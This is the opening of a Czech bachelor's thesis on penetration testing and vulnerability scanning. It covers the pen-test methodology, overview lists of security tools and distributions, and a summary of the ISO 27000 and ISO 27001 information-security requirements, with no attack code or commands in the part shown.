VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION
DEPARTMENT OF TELECOMMUNICATIONS

PENETRAČNÍ TESTY A ODHALOVÁNÍ ZRANITELNOSTÍ SÍŤOVÝCH PRVKŮ

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS


AUTOR PRÁCE
AUTHOR

FILIP GREGR

BRNO 2015

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

DEPARTMENT OF TELECOMMUNICATIONS

PENETRAČNÍ TESTY A ODHALOVÁNÍ ZRANITELNOSTÍ SÍŤOVÝCH PRVKŮ

PENETRATION TESTS AND NETWORK DEVICE VULNERABILITY SCANNING

BAKALÁŘSKÁ PRÁCE

BACHELOR'S THESIS


AUTOR PRÁCE — FILIP GREGR

AUTHOR

VEDOUCÍ PRÁCE — Ing. JAN HAJNÝ, Ph.D.

SUPERVISOR

BRNO 2015



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Bakalářská práce

bakalářský studijní obor
Teleinformatika

Student:	Filip Gregr	***ID:***	147639
Ročník:	3	***Akademický rok:***	2014/2015

NÁZEV TÉMATU:

Penetrační testy a odhalování zranitelností síťových prvků

POKYNY PRO VYPRACOVÁNÍ:

Téma je zaměřeno na problematiku etického hackingu a penetračních testů. Úkolem je vypracovat metodiku penetračního testování respektujícího současné standardy, vypracovat přehled požadavků ISO 27000 a PCI DSS, zvolit vhodné nástroje k testování (včetně Nessus, BackTrack/Kali, celkem alespoň 5) a realizovat vzorový penetrační test v určené síti za použití vybraného nástroje. Dílčím cílem je realizace a praktické ověření nástroje na testování odolnosti systémů vůči záplavovým a tzv. pomalým útoků.

DOPORUČENÁ LITERATURA:

[1] STALLINGS, William. Cryptography and network security: principles and practice. Seventh edition. xix, 731 pages. ISBN 01-333-5469-5.
[2] FADYUSHIN, Vyacheslav a Bruce HYSLOP. Instant penetration testing: Setting up a test lab how-to. 1. vyd. Birmingham: Packt Publishing, 2013, 74 s. ISBN 978-1-84969-412-4.

Termín zadání:	9.2.2015	***Termín odevzdání:***	26.5.2015

Vedoucí práce: Ing. Jan Hajný, Ph.D.
Konzultanti bakalářské práce:

doc. Ing. Jiří Mišurec, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

ABSTRAKT

Tato práce je zaměřena na penetrační testy a odhalování zranitelností síťových prvků. Teoretická část zahrnuje rozbor této problematiky a popis obecné metodologie. Práce poskytuje základní přehled požadavků mezinárodních norem ISO 27000 a PCI DSS. V další části je představen software pro odhalování zranitelností Nessus a distribuce Kali Linux.

Praktická část práce zahrnuje několik cílů. Prvním je porovnání pěti skenerů zranitelností ve vytvořené testovací síti. Zvolenými nástroji jsou Nessus, OpenVAS, Retina Community, Nexpose Community a GFI LanGuard. Následně je v této síti proveden penetrační test s využitím nástrojů dostupných v Kali Linux. Postup zneužití dvou vybraných zranitelností je vytvořen jako laboratorní úloha.

Posledním praktickým cílem je testování odolnosti webového serveru vůči záplavovým útokům SYN flood a UDP flood a pomalému útoku Slowloris. Pro záplavové útoky byly vytvořeny skripty v jazyce Python.

KLÍČOVÁ SLOVA

Penetrační testy, odhalování zranitelností, etický hacking, ISO 27000, PCI DSS, Nessus, Kali Linux, OpenVAS, Nexpose, Retina, GFI LanGuard, Metasploit, DoS, SYN flood, UDP flood, Slowloris.

ABSTRACT

This thesis is dealing with penetration tests and network device vulnerability assessment. Theoretical part includes analysis of this issue and description of general methodology of performing penetration tests. Thesis provides basic overview of requirements of international norms ISO 27000 and PCI DSS. In another part the software for Nessus vulnerability scanning and Linux Kali distrubution is introduced.

Practical part of thesis includes several aims. The first is a comparsion of five vulnerability scanners in a created test network. Chosen tools for this purpose are Nessus, OpenVAS, Retina Community, Nexpose Community and GFI LanGuard. Network scan is performed with each of these tools.

Penetration test using the tools available in Kali Linux is then executed in this network. Procedure of exploiting two selected vulnerabilities is created as a laboratory exercise.

The last aim of thesis is testing the web server protection against flood attacks SYN flood, UDP flood and slow attack Slowloris. Scripts for flooding were written in Python language.

KEYWORDS

Penetration tests, vulnerability assessment, ethical hacking, ISO 27000, PCI DSS, Nessus, Kali Linux, OpenVAS, Nexpose, Retina, GFI LanGuard, Metasploit, DoS, SYN flood, UDP flood, Slowloris.

GREGR, Filip *Penetrační testy a odhalování zranitelností síťových prvků*: bakalářská práce. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2015. 73 s. Vedoucí práce byl Ing. Jan Hajný, PhD.

PROHLÁŠENÍ

Prohlašuji, že svou bakalářskou práci na téma „Penetrační testy a odhalování zranitelností síťových prvků“ jsem vypracoval(a) samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor(ka) uvedené bakalářské práce dále prohlašuji, že v souvislosti s vytvořením této bakalářské práce jsem neporušil(a) autorská práva třetích osob, zejména jsem nezasáhl(a) nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom(a) následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora(-ky)

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu diplomové práce panu Ing. Janu Hajnému, Ph.D. za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Brno ....

podpis autora(-ky)

Faculty of Electrical Engineering
and Communication
Brno University of Technology
Purkynova 118, CZ-61200 Brno
Czech Republic

http://www.six.feec.vutbr.cz

PODĚKOVÁNÍ

Výzkum popsaný v této bakalářské práci byl realizován v laboratořích podpořených z projektu SIX; registrační číslo CZ.1.05/2.1.00/03.0072, operační program Výzkum a vývoj pro inovace.

Brno ....

podpis autora(-ky)

OBSAH

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

ÚVOD

Bezpečnost počítačů, sítí a informačních systémů je bezesporu důležitým tématem. Nedostatečné zabezpečení těchto systémů nebo špatně nastavená přístupová politika umožňuje případnému útočníkovi neoprávněný přístup a může vést ke zneužití. Tím může být například odcizení citlivých firemních a osobních dat nebo znepřístupnění určité služby, která povede k finančním ztrátám. Motivace útočníka bývá různá. Často se jedná o finanční zisk, škodolibost nebo chuť zdolávat výzvy. Vyhodnocovat úroveň zabezpečení počítačové sítě a systémů je možné pomocí penetračních testů, které spočívají v simulaci možných útoků na systém zevnitř i zvenčí. Výsledky testů by pak měly vést k případným nápravám bezpečnostních nedostatků. V souvislosti s penetračním testováním hovoříme o tzv. etickém hackingu, kde není účelem nikomu uškodit. Úkolem etického hackera je najít v testovaném systému zranitelnost a posoudit, jak by je dokázal nepřítel zneužít.

První kapitola této práce obsahuje teorii etického hackingu a penetračních testů. Popisuje typy testů, metodologii a uvádí několik možných nástrojů pro testování. Druhá kapitola poskytuje stručný přehled požadavků standardů ISO 27000 a PCI DSS, které se zabývají oblastí bezpečnosti informací. Třetí kapitola se věnuje skeneru zranitelností Nessus. Stručně je popsáno použití tohoto nástroje. Dále je popsána linuxová distribuce Kali, která je hojně používána pro účely penetračního testování.

Jedním z praktických cílů této práce je porovnání pěti nástrojů pro odhalování zranitelností ve vytvořené laboratorní síti. Ve virtuální síti jsou provedeny testy pomocí nástrojů Nessus, OpenVAS, Retina Community, Nexpose Community a GFI Lan Guard. Na závěr jsou diskutovány výsledky testů a porovnání jednotlivých nástrojů.

V další praktické části je realizace ukázkového penetračního testu v mírně rozšířené laboratorní síti. Zde už jsou používány pouze nástroje obsažené v Kali Linux a Nessus.

V šesté kapitole je vypracována laboratorní úloha, jejíž náplní je zneužití dvou z odhalených zranitelností v laboratorní síti. Pro realizaci útoku je využit nástroj Metasploit framework.

Cílem posledního praktického úkolu je testování odolnosti webového serveru vůči záplavovým a pomalým DoS útokům. Ze záplavových útoků byly zvoleny SYN flood a UDP flood. Z pomalých útoků byl vybrán Slowloris. Pro generování útoků je zde využit fyzický server. Testuje se odezva webového serveru Apache. Pro vykonání záplavových útoků jsou vytvořeny vlastní skripty vytvořené v jazyce Python.

1 PENETRAČNÍ TESTOVÁNÍ

Informace v této kapitole vycházejí převážně ze zdrojů [3, 5, 26, 27].

Jak již bylo napsáno v úvodu, cílem penetračního testování je ověření úrovně zabezpečení aplikace, systému nebo sítě. Někdy se používá zkrácený výraz *pen-test*. Provádí se testováním, hledáním slabého místa, a následně pokusy proniknout do infrastruktury a pokud možno získat co nejvyšší oprávnění. Nakonec zbývá interpretace případných nedostatků. Testováno by mělo být vše, u čeho hrozí riziko nežádoucího průniku do systému, odcizení dat nebo způsobení finanční škody. Nejčastěji po útoku vznikají škody typu:

- nedostupnost služby – služba není schopna obsluhovat legitimní uživatele (DoS, DDoS útoky),
- neoprávněný přístup útočníka k systému (počítač, server, databáze), kde může číst či modifikovat data, měnit konfigurace,
- získání důvěrných informací – získání přihlašovacích údajů, adres, informací o financích apod.

V rámci této práce bude zmiňována firemní síť, ve skutečnosti se může jednat o jakoukoliv soukromou síť (úřad, organizace, domácnost apod.).

1.1 Hledání slabých míst

Anglický pojem *vulnerability assessment* lze přeložit jako vyhodnocování zranitelností. V českých zdrojích se používají pojmy odhalování zranitelností a hledání slabých míst. Odhalování zranitelností není synonymum pro penetrační testování. Jedná se „pouze“ o hledání bezpečnostních chyb a informací v cílovém systému. Tento proces je součástí penetračního testování. Pokud jsou nalezena nějaká slabá místa, může se naskytnout možnost pro napadení systému. Dnešní nástroje pro odhalování zranitelností pracují po zadání vstupních údajů a provedením požadovaného nastavení většinou automaticky. Výčet typických činností těchto nástrojů:

- procházení otevřených portů a služeb v celém bloku IP adres,
- zjištění typu operačního systému a aplikací, jejich verze, nainstalované záplaty,
- zjištění nastavení, zabezpečení, autentizace aplikací nebo služeb,
- některé dovedou i nízkoúrovňové hádání hesel hrubou silou,
- poskytnutí informací o možném řešení problému.

Výsledky testů odhalují základní bezpečnostní nedostatky systému a na testující osobě spočívá úkol vyhodnotit, které problémy představují riziko v kontextu testovaného prostředí. Může se stát, že nebezpečné chyby, označené automatickým softwarem, nemusí v daném prostředí představovat vážné reálné riziko. Naopak malá detekovaná chyba může vést k většímu útoku.

1.2 Typy testů

Testy je možné dělit podle různých hledisek. Obecně se penetrační testy často dělí na externí a interní.
Externí testy – jsou prováděny z vnější strany testované sítě a představují vnější hrozby (např. útok hackera z internetu).
Interní testy – jsou prováděny z vnitřní strany testované sítě, které napodobují potencionálního útočníka, který získal nějakým způsobem přístup do vnitřní sítě, nebo také neloajálního zaměstnance.

Podle úrovně znalostí o systému.
Black-box testy – na testovaný systém se pohlíží jako na tzv. černou skříňku, kde jsou známy pouze jeho vstupy a potencionální výstupy. Není známa vnitřní struktura systému. Tato metoda je typická pro hackery, kteří mají jen běžnou veřejnou informaci (např. doménové jméno serveru), kterou podrobuje dalšímu průzkumu.
White-box testy – na rozdíl od black-box testů jsou k dispozici všechny možné znalosti o systému. V případě počítačové sítě, je to například topologie sítě, přítomná zařízení, různé přístupové údaje, nastavení prvků atd. V případě testování aplikací se analyzují zdrojové kódy a hledají se v něm chyby. Detailní informace o systému mohou umožnit odhalení případných nedostatků v kratší době a celkově komplexnější analýzu systému.
Grey-box testy – kombinace předchozích dvou typů testů. Tester má pouze základní znalosti o systému, které se snaží maximálně využít. Samotný test však probíhá z hlediska potencionálního útočníka nebo v případě testování aplikace z hlediska uživatele.


Podle způsobu provedení.
Manuální testy – tester je vykonává manuálně, umožňuje vytvořit testy na míru pro specifické podmínky. Nevýhodou je, že jsou potřeba rozsáhlé znalosti testované oblasti a dovednosti vytvořit testovací proceduru. Další nevýhodou je časová náročnost.
Automatizované testy – nástroje pro automatické testování vytvářejí profesionálové v oboru a testerovi se stačí naučit s nástrojem pracovat a porozumět interpretaci výsledků. Výhodou je rychlost aplikace testu, nevýhodou může být nemožnost otestovat některé typy zranitelných míst.
Semiautomatizované testy – kombinace automatických a manuálních testů, snažící se využít výhody obou způsobů.

Existuje také metoda testování, která se nazývá **red teaming** či **red team testing**. Ta nabízí zákazníkovi co nejširší a detailní pohled na bezpečnost informací. Úkolem je najít co nejvíce cest do systému. To zahrnuje kromě samotného penetračního testování například kontrolu fyzické bezpečnosti, testování IDS/IPS[1] nebo praktiky sociálního inženýrství.

[1]Systém pro odhalení průniku, který monitoruje síťový provoz a snaží se odhalit neobvyklé aktivity

1.3 Metodologie testování

Zde budou popsány obecné metodiky pro penetrační testování. Představíme pět základních fází testovací procedury, jejichž posloupnost je znázorněna na obrázku 1.1. Některé zdroje uvádějí více či méně fází, ale prakticky zůstává struktura testů vždy stejná.



Obr. 1.1: Pracovní postup penetračního testování (překresleno z [3])

1.3.1 Plánování

V této začáteční fázi je potřeba projednat a stanovit všechny organizační záležitosti. Příprava a podepsání bezpečné smlouvy, sestavení týmu a vytvoření časového plánu.

Určují se detailní cíle, na které budou zaměřeny penetrační testy. Cíle penetračního testování mohou být vymezeny například jen na webové aplikace, bezdrátové sítě, databáze apod. Důležité je vymezit prioritní cíle, jelikož není vždy možné odhalit všechna zranitelná místa. Záleží na přidělených prostředcích (finance, personál, čas), schopnostech testera, a proto je potřeba se primárně zaměřit na místa a chyby, které představují pro firmu největší riziko.

1.3.2 Sběr informací

V další fázi nastává zjišťování co nejvíce informací o cílové síti. Používají se pojmy jako information gathering nebo data mining. Získané informace se použijí jako vstup k další fázi testování. Nejčastěji se jedná o základní informace jako rozsahy IP adres, jmenné servery, kontaktní osoby, otevřené porty, síťové služby a jejich verze, operační systémy síťových prvků. Takové informace je možné získat kombinací zdrojů jako *whois* a nástrojů určených pro skenování portů. Další technikou v této fázi může být testování pravidel

firewallu. K těmto účelům jsou dostupné automatizované nástroje, což je popsáno dále v této práci.

1.3.3 Odhalování zranitelností

Po získání informací z předchozí fáze nastává odhalování zranitelností. Za otevřenými porty se skrývají nějaké síťové služby a operační systémy, na kterých běží, a ty mohou představovat riziko. Při hledání chyb dojde k porovnávání jednotlivých verzí síťových služeb a operačních systémů s databází známých chyb. Také probíhají kontroly určitých chybných konfigurací (misconfigurations). Výsledkem je seznam stanic či služeb, které obsahují zranitelnosti nebo představují riziko. Nejčastěji se pro tento účel používají specializované nástroje, které pracují automaticky. Mnohé tyto nástroje zahrnují i fázi sběru dat.

Na tuto a předchozí fázi lze obecně pohlížet stále jako na objevování (discovery).

1.3.4 Zneužití chyb (exploitace)

Tato fáze je samotné zneužívání nalezených zranitelností, tj. pokusy o prolomení bezpečnostních mechanizmů. Exploitace je postavena na využívání nedostatků a chyb v aplikacích a systémech. Časem se může objevit problém a neprolomitelný mechanizmus nemusí být neprolomitelný navždy. Pro nejrůznější síťové služby existuje řada exploitů.

Po úspěšné exploitaci jedné služby se může otevřít cesta k další službě, která byla před tím nepřístupná. Pak je třeba se vrátit ke sběru dat a hledání zranitelností pro nový cíl (viz obrázek 1.1). Tento cyklus se opakuje pro všechny služby, které jsou v zájmu testování.

1.3.5 Report

Konečná fáze zahrnuje shrnutí a předání výsledků penetračních testů. Cílem je prezentovat zákazníkovi kvalitní závěrečnou zprávu, která povede ke zlepšení bezpečnosti firmy. Jedná-li se o testování firemní sítě, výsledky by měly být prezentovány a prodiskutovány s IT oddělením a vedením firmy.

1.3.6 Metodiky a certifikace

Podle vlastního průzkumu není nikde definováno, jak přesně postupovat a jakých nástrojů používat při penetračním testování. Často se ovšem skloňuje nekomerční metodika Open Source Security Testing Methodology Manual (OSSTMM) institutu ISECOM [23]. Tento dokument o 211 stranách není přímo návodem pro penetrační testování, ale týká se obecně testování zaměstnanců, fyzické bezpečnosti, bezpečnosti bezdrátových, telekomunikačních a datových sítí. V dokumentu se uvádí, že je manuál přizpůsobitelný téměř všem typům auditů jako penetrační testy, analýzy bezpečnosti, odhalování zranitelností, red-teaming atd. Jsou zde popsány jednotlivé kroky a cíle testování, avšak není zde definováno pomocí jakých nástrojů a jejich nastavení používat. V současné době je volně k dispozici OSSTMM verze 3 z roku 2010, pro omezenou komunitu lidí je však dostupná verze OSSTMM 4 Draft.

Některé firmy na českém trhu, které se zabývají penetračním testováním na svých stránkách uvádí, že používají metodiky vycházející z OSSTMM. Jsou jimi například AEC DATA SECURITY, Trustica, Nethemba. Ze zahraničních vyjmenujme například německou firmu Binsec.
V článku na webu Ciscopress [11] jsou zmíněny tyto standardy:

- Open Source Security Testing Methodology Manual (OSSTMM),
- Information Systems Security Assessment Framework (ISSAF),
- NIST 800-115 – Technical Guide to Information Security Testing and Assessment (rok 2008),
- Open Web Application Security Project (OWASP).

Za zmínku stojí také stránky projektu Penetration Testing Execution Standard a zejména rozsáhlá sekce PTES Technical Guidelines, kde jsou popsány praktické postupy testování včetně nástrojů a jejich použití – viz `http://www.pentest-standard.org`. Průvodce však momentálně není úplně dokončený, doplňuje se průběžně.

Pro vykonávání penetračního testování existují i mezinárodní kurzy a certifikace, například:

- Certified Ethical Hacker (CEH),
- Licensed Penetration Tester (LPT),
- Certified Information Systems Security Professional (CISSP),
- OSSTMM Professional Security Tester (OPST).

1.4 Nástroje pro testování

Pro penetrační testování se využívá široká škála specializovaných nástrojů. Některé nástroje jsou komerční, ale většina je zdarma, protože jsou často vyvíjeny hackerskými komunitami a sdíleny na internetu [6]. Existuje také řada operačních systémů zaměřených na bezpečnostní testování. Typickým příkladem jsou různé distribuce Linuxu, které obsahují širokou škálu ověřených nástrojů různých vývojářů, vyvinutých třeba i pro jeden účel. Zde jsou některé distribuce uvedeny:

- **Kali** (`http://www.kali.org`) (viz kapitola 4),
- **BackBox** (`http://www.backbox.org`),
- **Blackbuntu** (`http://www.blackbuntu.com`),
- **Pentoo** (`http://pentoo.ch`),
- **CAINE** (`http://www.caine-live.net`),
- **Fedora Security Lab** (`https://spins.fedoraproject.org/cs/security`),
- **Matriux** (`http://www.matriux.com`),
- **NodeZero** (`http://www.nodezero-linux.org`),
- **WEAKERTH4N** (`http://weaknetlabs.com`).

Tyto systémy jsou zdarma (licence GPL). V textu následuje několik nástrojů z různých kategorií.

Nástroje specializované na vyhledávaní zranitelností:

- **Nessus** (`http://www.tenable.com`) (viz kapitola 3),
- **Nexpose** (`http://www.rapid7.com/products/nexpose`) ,
- **OpenVAS** (`http://www.openvas.org`) (kapitola 4.3),
- **Retina** (`http://go.beyondtrust.com/`),
- **Core Impact Pro** (`http://www.coresecurity.com/`),
- **GFI LanGuard** (`http://www.gfi.com/`),
- **Unified Security Management** (USM) (`https://www.alienvault.com/`),
- **Tripwire SecureScan** (`http://www.tripwire.com/`).

Nástroje specializované na zneužívání mnoha zranitelností:

- **Metasploit** (`http://www.metasploit.com`),
- **Core Impact Pro** (`http://www.coresecurity.com/`),
- **Immunity CANVAS** (`http://www.immunityinc.com/`).

Nástroje specializované na testování webových aplikací:

- **OWASP WTE** (`https://www.owasp.org`),
- **Acunetix** (`www.acunetix.com`),
- **Samurai web testing framework** (`http://samurai.inguardians.com`),
- **w3af** (`http://w3af.org`).

Různé zaměření:

- **OSWA-Assistant** (`http://securitystartshere.org/`) – testování bezdrátových sítí,
- **CISOfy Lynis** (`https://cisofy.com/lynis/`) – nástroj pro lokální testování zabezpečení systémů založených na UNIXu. Vyskytuje se i v Kali Linux,
- **Microsoft Baseline Security Analyzer** (`http://www.microsoft.com/`) – kontroluje zabezpečení, aktualizace a doporučená nastavení produktů společnosti Microsoft.

Mnohé tyto nástroje jsou k dispozici zdarma, nebo alespoň v nějaké verzi pro nekomerční účely. Výjimkou jsou zde Immunity CANVAS, Core Impact Pro a Unified Security Management. Přehled nástrojů vychází ze zdrojů [1, 34, 25] a vyhledávání na internetu pomocí klíčových slov.


2 POŽADAVKY ISO 27000 A PCI DSS

2.1 ISO 27000

ISO (International Organization for Standardization) vydává v sérii ISO 27000 normy, které se týkají oblasti bezpečnosti informací. Konkrétně se zabývají obecnou metodologií systému řízení bezpečnosti informací (Information Security Management Systems – ISMS). Smyslem zavedení ISMS je zachování důvěrnosti, integrity a dostupnosti informací. Zainteresované strany pak mají určité záruky, že jsou rizika přiměřeně řízena. Rodina standardů ISMS poskytuje pokyny, jak v organizaci vytvořit strukturu pro řízení bezpečností informací zahrnující například informace o financích, zákaznících, zaměstnancích nebo důvěrných firemních informacích. Od 1.1.2015 je v ČR v platnosti zákon o kybernetické bezpečnosti [38] a soulad se standardy z rodiny ISO 27000 je možným řešením pro firmy, kterých se zákon týká [19, 28].

Jednotlivé dokumenty norem nejsou šířeny zdarma. Zakoupit je lze z více zdrojů, oficiálním je však `www.iso.org`. Tyto normy byly přeloženy do češtiny a přijaty i jako ČSN ISO/IEC 27000.

Na obrázku 2.1 je zobrazeno, jaké normy rodina ISMS standardů obsahuje a jak jsou rozděleny. Následuje stručný popis vybraných norem vycházející z [9].



Obr. 2.1: Standardy rodiny ISMS [9]

2.1.1 Vybrané normy

ISO/IEC 27000

Information technology - Security techniques - Information security management systems - Overview and vocabulary

Popisuje základní principy systémů řízení informační bezpečnosti. Obsahuje přehled rodiny standardů, úvod do ISMS, definice pojmů a terminologický slovník. Tento dokument je zdarma ke stažení, odkaz uveden v literatuře [9].

ISO/IEC 27001

Information technology - Security techniques - Information security management systems - Requirements

Nejaktuálnější je druhá edice z roku 2013 [10].

Specifikuje požadavky na ustavení, implementování, udržování a neustálé zlepšování systému ISMS v souvislosti obchodními riziky organizace. Zahrnuje také požadavky na posouzení a ošetření rizik bezpečnosti informací, přizpůsobené potřebám organizace. Norma je vhodná pro všechny organizace, bez ohledu na typ, velikost a charakter. Kontrolní cíle a ovládací prvky jsou uvedeny v příloze. Tomuto standardu se více věnuje podkapitola 2.2.

ISO/IEC 27002

Information technology — Security techniques — Code of practice for information security controls

Norma obsahuje soubor postupů pro konkrétní požadavky normy ISO 27001.

ISO 27032

Information technology – Security techniques – Guidelines for cybersecurity

Norma z roku 2012 se zabývá oblastí kybernetické bezpečnosti. Zaměřeno na oblasti informační bezpečnosti, síťové bezpečnosti, internetové bezpečnosti a ochranu kritické informační infrastruktury.

ISO 27033

Information technology – Security techniques – Network security

Soubor norem specializovaných na bezpečnost sítí. Normy nahrazují ISO/IEC 18028 a vydávají se po částech [8, 19].

- ISO/IEC 27033-1:2009 – Norma poskytuje základní přehled a definici pojmů v souvislosti s bezpečností sítí. Dále se tu nachází přehled ostatních částí normy ISO 27033.
- ISO/IEC 27033-2:2012 – Průvodce pro návrh, implementaci a dokumentaci bezpečné síťové architektury.
- ISO/IEC 27033-3:2010 – Popisuje hrozby, techniky návrhu a kontrolní mechanizmy pro různé vzorové síťové scénáře.
- ISO/IEC 27033-4:2014 – Zabývá se zabezpečením komunikace mezi sítěmi s využitím bezpečnostních bran, firewallů, IPS systémů apod.
- ISO/IEC 27033-5:2013 – Tato norma je průvodcem pro vytvoření a provozování zabezpečených spojení s využitím virtuální privátní sítě (VPN).

2.2 ISO 27001

Hlavní norma pro ISMS, která obsahuje požadavky. Informace jsou čerpány přímo z dokumentu normy [10]. Obecné informace už byly uvedeny v podkapitole 2.1.1. Pokud chce organizace dosáhnout shody s tímto standardem, musí splňovat všechny požadavky kapitol 4 až 10. Následuje stručný popis obsahu této normy v sedmi hlavních bodech, které v dokumentu představují kapitoly.

4. **Kontext organizace** popisuje několik záležitostí, které je potřeba na úvod stanovit. Tento bod obsahuje pokyny pro porozumění organizaci a jejímu kontextu, potřebám, očekáváním zainteresovaných stran a stanovení rozsahu ISMS.
5. **Vůdčí role** definuje obecné závazky pro vrcholové vedení organizace. Dále popisuje, jakou politiku bezpečnosti informací musí vedení stanovit a jaké role, odpovědnosti a pravomoci přiřadit.
6. **Plánování**. Musí být definován a aplikován proces na posuzování a ošetření rizik bezpečnosti informací. V tomto bodě se odkazuje do přílohy dokumentu, kde je seznam úplných cílů jednotlivých opatření.
7. **Podpora** ve stručnosti definuje, že organizace musí určit a zajistit zdroje pro zavedení, provozování a zlepšování ISMS. Určit nezbytné kompetence pro osoby a zajistit jejich dostatečné povědomí vzhledem k ISMS. Musí určit pravidla pro interní a externí komunikaci (kdo, s kým, o čem, atd.). Dále jsou zde požadavky na dokumentování informací (např. uchovávání, distribuce, přístup, likvidace).
8. **Provozování** popisuje povinnost organizace plánovat, implementovat a řídit procesy ke splnění požadavků bezpečnosti informací. Odkazuje se zde na implementaci cílů uvedených v 6. kapitole – Plánování. Organizace musí udržovat dokumentaci, aby měla přehled, že procesy byly prováděny podle plánu. Nacházejí se zde pokyny ohledně plánovaných i neúmyslných změn. Rizika bezpečnosti informací musí být posuzovány pravidelně nebo nastanou-li významné změny.
9. **Hodnocení výkonnosti** má probíhat pomocí monitorování, měření analýzy a hodnocení. Organizace musí v plánovaných intervalech provádět interní audit ISMS. Předchozí opatření tohoto bodu musí pravidelně přezkoumávat i vrcholové vedení organizace.
10. **Zlepšování** obsahuje pokyny jak postupovat, pokud nastane neshoda – řešení příčin a následků. Dalším bodem je nutnost neustále zlepšovat vhodnost, efektivnost a přiměřenost ISMS.

